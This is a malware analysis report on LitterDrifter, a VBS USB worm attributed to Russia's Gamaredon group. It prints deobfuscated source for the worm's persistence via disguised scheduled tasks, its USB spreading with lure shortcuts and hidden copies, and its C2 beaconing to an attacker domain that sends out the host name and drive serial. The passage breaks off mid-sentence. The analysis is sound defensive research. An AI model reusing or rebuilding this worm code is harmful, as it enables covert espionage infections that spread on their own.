Malware Spotlight – Into the Trash: Analyzing LitterDrifter

11/17/2023

Introduction

Gamaredon, also known as Primitive Bear, ACTINIUM, and Shuckworm, is a unique player in the Russian espionage ecosystem that targets a wide variety of almost exclusively Ukrainian entities. While researchers often struggle to uncover evidence of Russian espionage activities, Gamaredon is notably conspicuous. The group behind it conducts large-scale campaigns while still primarily focusing on regional targets. The Security Service of Ukraine (SSU) identified the Gamaredon personnel as Russian Federal Security Service (FSB) officers.

Gamaredon's large-scale campaigns are usually followed by data collection efforts aimed at specific targets, whose selection is likely motivated by espionage goals. These efforts run parallel to the deployment of various mechanisms and tools designed to maintain as much access to these targets as possible. One such tool is a USB propagating worm that we have named ***LitterDrifter***.

The LitterDrifter worm is written in VBS and has two main functionalities: automatic spreading over USB drives, and communication with a broad, flexible set of command-and-control servers. These features are implemented in a manner that aligns with the group's goals, effectively maintaining a persistent command and control (C2) channel across a wide array of targets. LitterDrifter seems to be an evolution of a previously reported activity tying Gamaredon group to a propagating USB Powershell worm.

In this report, we take an extensive *dumpster dive* into the analysis of Gamaredon's *LitterDrifter* malware, as well as its C2 infrastructure.

Key Points

- Gamaredon continues to focus on wide variety Ukrainian targets, but due to the nature of the USB worm, we see indications of possible infection in various countries like USA, Vietnam, Chile, Poland and Germany. In addition, we've observed evidence of infections in Hong Kong. All this might indicate that much like other USB worms, LitterDrifter have spread beyond its intended targets.




Figure 1 – Virus Total Submissions of LitterDrifter

- The group recently started deploying LitterDrifter, a worm written in VBS, designed to propagate through removable USB drives and secure a C2 channel.
- Gamaredon's infrastructure remains extremely flexible and volatile, while at the same time maintaining previously reported characteristics and patterns.

LitterDrifter Overview

The LitterDrifter is a self-propagating worm with two main functionalities: spreading over drives and establishing a C2 channel to Gamaredon's wide command and control infrastructure. Those two functionalities reside within an orchestration component saved to disk as "trash.dll", which is actually a VBS, despite its file extension name.




Figure 2 – A high-level execution scheme of LitterDrifter.

`trash.dll`, as the initial orchestration component, runs first and its main function is to decode and execute the other modules and maintain initial persistence in the victim's environment.

Following a successful execution, it runs the two extracted modules:

1. **Spreader module** – Distributes the malware in the system and potentially spreads it to other environments by prioritizing infection of a logical disk with `mediatype=NULL`, usually associated with USB removable media.

2. **C2 Module** – Retrieves a command and control server IP address by generating a random subdomain of a built-in C2 server, while also maintaining a backup option to retrieve a C2 IP address from a Telegram channel. Its main purpose is to establish communication with the attacker C&C server and to execute incoming payloads.


Dumpster Diving

Deobfuscoding the DEOBFUSCODER

The orchestration component (referred to as DEOBFUSCODER) is heavily obfuscated and is constructed from a series of strings with character substitution obfuscation. It consists of 7 functions and variables with name mangling. Throughout the run of the "Deobfucate" action, LitterDrifter invokes a function that delays the execution for a few seconds (the exact time varies from sample to sample) to delay the following actions.

1. The main function takes two encoded strings (the other two malicious components) as parameters. It then declares two paths under the user's "Favorites" directory, designed to store the two decoded scripts from the other 2 encoded components of the VBS.
2. To ensure its persistence, the Deobfuscoder makes a copy of the original script to a hidden file called "trash.dll" in the user's directory.
3. The script decodes the provided encoded strings and writes them to the "Favorites" directory as "`jersey.webm`", the payload component, and "`jaw.wm`", the spreader component (the names and extensions of the files and also the location inside the `%userprofile%` differ between variants).
4. After creating these files, the malware proceeds to set scheduled tasks for each of the 2 components, ensuring they are regularly executed. In addition, it adds an entry to the user's startup items in the Registry Run Keys to ensure they run upon startup.

- Both the tasks and the startup entries are disguised using technical-sounding names such as "RunFullMemoryDiagnostic" and "ProcessMemoryDiagnosticEvents" to appear legitimate and avoid arousing suspicion.




```
Function MainFunction(encodedScript1 , encodedScript2)
    On Error Resume Next
    waitDelay
    taskName1 = "RunFullMemoryDiagnostic"
    taskName2 = "ProcessMemoryDiagnosticEvents"
    Set shellObj = CreateObject("wscript.shell")
    Set fileSystem = CreateObject("Scripting.FileSystemObject")
    userProfile = "%userprofile%"
    favoritesPath = shellObj.expandenvironmentstrings(userProfile) + "\Favorites"
    fileSystem.createfolder(favoritesPath)
    maliciousFile1 = favoritesPath + "\jersey.webm"
    maliciousFile2 = favoritesPath + "\jaw.wm"
    copyScriptFile
    writeDecodedToFile maliciousFile1, encodedScript2, taskName2
    createScheduledTask maliciousFile1, taskName2
    waitDelay
    writeDecodedToFile maliciousFile2, encodedScript1, taskName1
    createScheduledTask maliciousFile2, taskName1
End Function
```

Figure 3 – Deobfuscated snippet of the orchestrator DEOBFUSCODER's Main Function.

The entire flow is deliberately obscured by ambiguous function and variable names as well as the use of inline scripting, which make it difficult for casual observers to discern its intent and activities.

Spreader Module Analysis

The core essence of the Spreader module lies in recursively accessing subfolders in each drive and creating LNK decoy shortcuts, alongside a hidden copy of the "trash.dll" file.



ffile

File | Home | Share | View


USB DRIVE (E:) > ffile

Quick access
Desktop
Downloads

Name	Date modified	Type	Size
trash.dll	27/09/2023 11:15	Application extens...	158 KB
twitter_password.rtf	27/09/2023 11:33	Shortcut	2 KB

Figure 4 – trash.dll is distributed as a hidden file in a USB drive together with a decoy LNK.

Upon execution, the module queries the computer's logical drives using Windows Management Instrumentation (WMI), and searches for logical disks with the `MediaType` value set to `null`, a method often used to identify removable USB drives.




```
WMIPath = "winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2"
WMIQuery = "select * from win32_logicaldisk where mediatype=null"
fileNameList = Array("Bank_account","постанова","Bank_account","службова","compromising_evidence")
wscriptArgs  = " ""trash.dll"" /webm //e:vbScript //b /wm /cal "
iconPath = "%WINDIR%\system32\shell32.dll, 1"
payloadFileName = "\trash.dll"
fileExtension = ".rtf.lnk"
wscriptPath = "%WINDIR%\system32\wscript.exe"
separator = "\"
userProfilePath = "%userprofile%"
Set shellInstance = CreateObject("wscript.shell")
originalScript = shellInstance.expandenvironmentstrings(userProfilePath) + payloadFileName
Set driveQuery = GetObject(WMIPath).execquery(WMIQuery)
For Each drive In driveQuery
    createShortcutsInSubfolders drive.caption , 0
Next
```

Figure 5 – LitterDrifter's spreader component.

For each logical drive detected, the spreader invokes the `createShortcutsInSubfolders` function. Within this function, it iterates the subfolders of a provided folder up to a depth of 2.

For every subfolder, it employs the `CreateShortcut` function as part of the "`Create LNK`" action, which is responsible for generating a shortcut with specific attributes. These shortcuts are LNK files that are given random names chosen from an array in the code. This is an example of the lure's names from an array in one of the samples that we investigated: `("Bank_account", "постанова", "Bank_account", "службова", "compromising_evidence")`. The LNK files use wscript.exe **** to execute "trash.dll" with specified arguments `" ""trash.dll"" /webm //e:vbScript //b /wm /cal "`. In addition to generating the shortcut, the function also creates a hidden copy of "trash.dll" in the subfolder.




```
Function createShortcutsInSubfolders(folderPath, depthCount)
    On Error Resume Next
    Randomize
    If depthCount > 2 Then
        Exit Function
    End If
    Set fileSystem = CreateObject("Scripting.FileSystemObject")
    randomFileName = fileNameList(Int(Rnd() * (UBound(fileNameList) + 1)))
    For Each subFolder In fileSystem.getfolder(folderPath + separator).subfolders
        CreateShortcut subFolder.path + separator + randomFileName + fileExtension
        tempPath = subFolder.path + payloadFileName
        fileSystem.GetFile(tempPath).Attributes = 0
        fileSystem.deletefile tempPath
        fileSystem.copyfile originalScript, tempPath, True
        fileSystem.GetFile(tempPath).Attributes = 2
        createShortcutsInSubfolders  subFolder.path , depthCount + 1
    Next
End Function
```

Figure 6 – A function in the Spreader component used to iterate subfolders.

C2 Module Analysis – Taking Out the Trash

Gamaredon's approach towards the C&C is rather unique, as it utilizes domains as a placeholder for the circulating IP addresses actually used as C2 servers.

Before attempting to contact a C2 server, the script checks the `%TEMP%` folder for an existing C2 configuration file with a meaningless name that's hardcoded in the malware. This mechanism acts as a self-check for the malware, verifying whether it already infected the machine. If present, the current execution could simply be a scheduled execution triggered by the persistence mechanisms discussed earlier. If there isn't an existing config file, the malware switches gears and pings one of Gamaredon's domains using a WMI query: `select * from win32_pingstatus where address='Write<random_2_digit_number>.ozaharso.ru'`. The malware extracts the IP resolution for the domain from the response to the query and saves it to a new configuration file.




```
On Error Resume Next
Dim randomValue, userAgent, retryCounter, wmiQueryString, randomQuery, backupIPFile, cncIP, idString, randomURL, cncUR

Randomize
retryCounter = 0
randomValue = Int((100 * Rnd) + 1)
backupIPFile = CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) + "\religionTE7"
configFile = CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) + "\intakeo6N"
wmiQueryString = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"
appendString = ".ozaharso.ru'"
envVariable = "%computername%"
envValue = envVariable

backupURL = envValue
pingQuery = "select * from win32_pingstatus where address"
randomQuery = pingQuery & "='Write" & randomValue & appendString
cncIP = ""

If CreateObject("Scripting.FileSystemObject").FileExists(backupIPFile) Then
    cncIP = readFromFile(backupIPFile)
End If

waitTime()

If (Len(cncIP) < 5) Then
    cncIP = executeWMIQuery(wmiQueryString, randomQuery)
    waitTime()
    writeToFile cncIP, backupIPFile
End If
```

Figure 7 – LitterDrifter retrieving the C2 IP address using a WMI query.

With the IP address in hand, LitterDrifter constructs the IP into a URL. The format is usually along the lines of `http://<cncIP>/jaw<random_2_digit_number>/index.html=?<random_2_digit_number>`. The C2 communication is carried out using a custom user-agent that contains some information about the machine. This information includes the computer name and a hexadecimal form of the `%systemdrive%`'s serial number.


The end result is a user-agent that looks like this: `mozilla/5.0 (windows nt 6.1; wow64) applewebkit/537.36 (khtml, like gecko) chrome/88.0.4324.152 yabrowser/21.2.3.106 yowser/2.5 safari/537.36;;<computer_name>_<system_drive_serial>;;/.justly/.`



```
cncURL = "http://" & cncIP & "/jaw" & randomValue & "/index.html=?" & randomValue
systemDrive = "%systemdrive%"
expandedDrive = systemDrive

driveLetter = expandedDrive
serialHex = Hex(CreateObject("Scripting.FileSystemObject").GetDrive(CreateObject("wscript.shell").ExpandEnvironmentStrings(driveL
systemDrive = "%systemdrive%"
expandedDrive = systemDrive

driveLetter = expandedDrive
serialNumber = CreateObject("wscript.shell").ExpandEnvironmentStrings(driveLetter)
serialNumber = CreateObject("Scripting.FileSystemObject").GetDrive(serialNumber).SerialNumber
userAgent = "mozilla/5.0 (windows nt 6.1; wow64) applewebkit/537.36 (khtml, like gecko) chrome/88.0.4324.152 yabrowser/21.2.3.106
userAgent = userAgent & getComputerName()
userAgent = userAgent & "_"
userAgent = userAgent & Hex(serialNumber)
userAgent = userAgent & ";;/.justly/."
pattern = "==([0-9\@]+)=="
regexHandler = "vbscript.regexp"

waitTime()
receivedData = FetchContentFromURL(cncURL, userAgent)
```

Figure 8 – LitterDrifter prepares the HTTP request, constructing the URL and user-agent.

The request's HTTP header is also carefully tailored. For example, in one of the samples we found, the `Referer` field discreetly holds `https://www.crimea.kp.ru/daily/euromaidan/`, a nod to Crimea's news site. It also sneaks in some specifics for the `Accept-Language` and the string `marketCookie` in the `Cookie` field.




```
Function FetchContentFromURL(url, userAgent)
    On Error Resume Next
    baseReferer = "https://www.crimea.kp.ru/daily/euromaidan/"
    httpMethod = "post"
    Set httpRequest = CreateObject("msxml2.xmlhttp")
    httpRequest.open httpMethod, url, False
    httpRequest.setrequestheader "user-agent", userAgent
    httpRequest.setRequestHeader "Referer", baseReferer
    httpRequest.setRequestHeader "Accept-Language", "ru-RU,ru;q=0.8,en-US;q=0.6,
    httpRequest.setRequestHeader "Cookie", "marketCookie"
    httpRequest.setRequestHeader "Content-Length", "4766"
    httpRequest.send
    responseData = ConvertToText(httpRequest.responsebody)
    notFoundStatus = 404
    okStatus = 200
    If Not httpRequest.status = notFoundStatus And Not httpRequest.status = okSt
        retryCount = retryCount + 1
        Exit Function
    End If
    If Len(responseData) > 4 And Len(responseData) < 20 Then
        WriteToFile responseData, configFile
        WriteToFile cncIP, backupIPFile
    End If
    If httpRequest.status = okStatus Then
        FetchContentFromURL = httpRequest.responsebody
        httpRequest.responsebody = ""
        Exit Function
    End If
    If Len(responseData) < 4 Or Len(responseData) > 20 Then
        retryCount = retryCount + 1
    End If
End Function
```

Figure 9 – HTTP request function.

LitterDrifter utilizes a fail counter to choose which C2 method is relevant. The fail counter increases each time the C2 fails to return either a payload or a Telegram backup channel, from which LitterDrifter extracts an alternative C2. The flow of the code suggests the first answer to return is usually a Telegram channel ID, which is saved in a backup file.

Based on the fail count, LitterDrifter chooses to which C2 to connect:

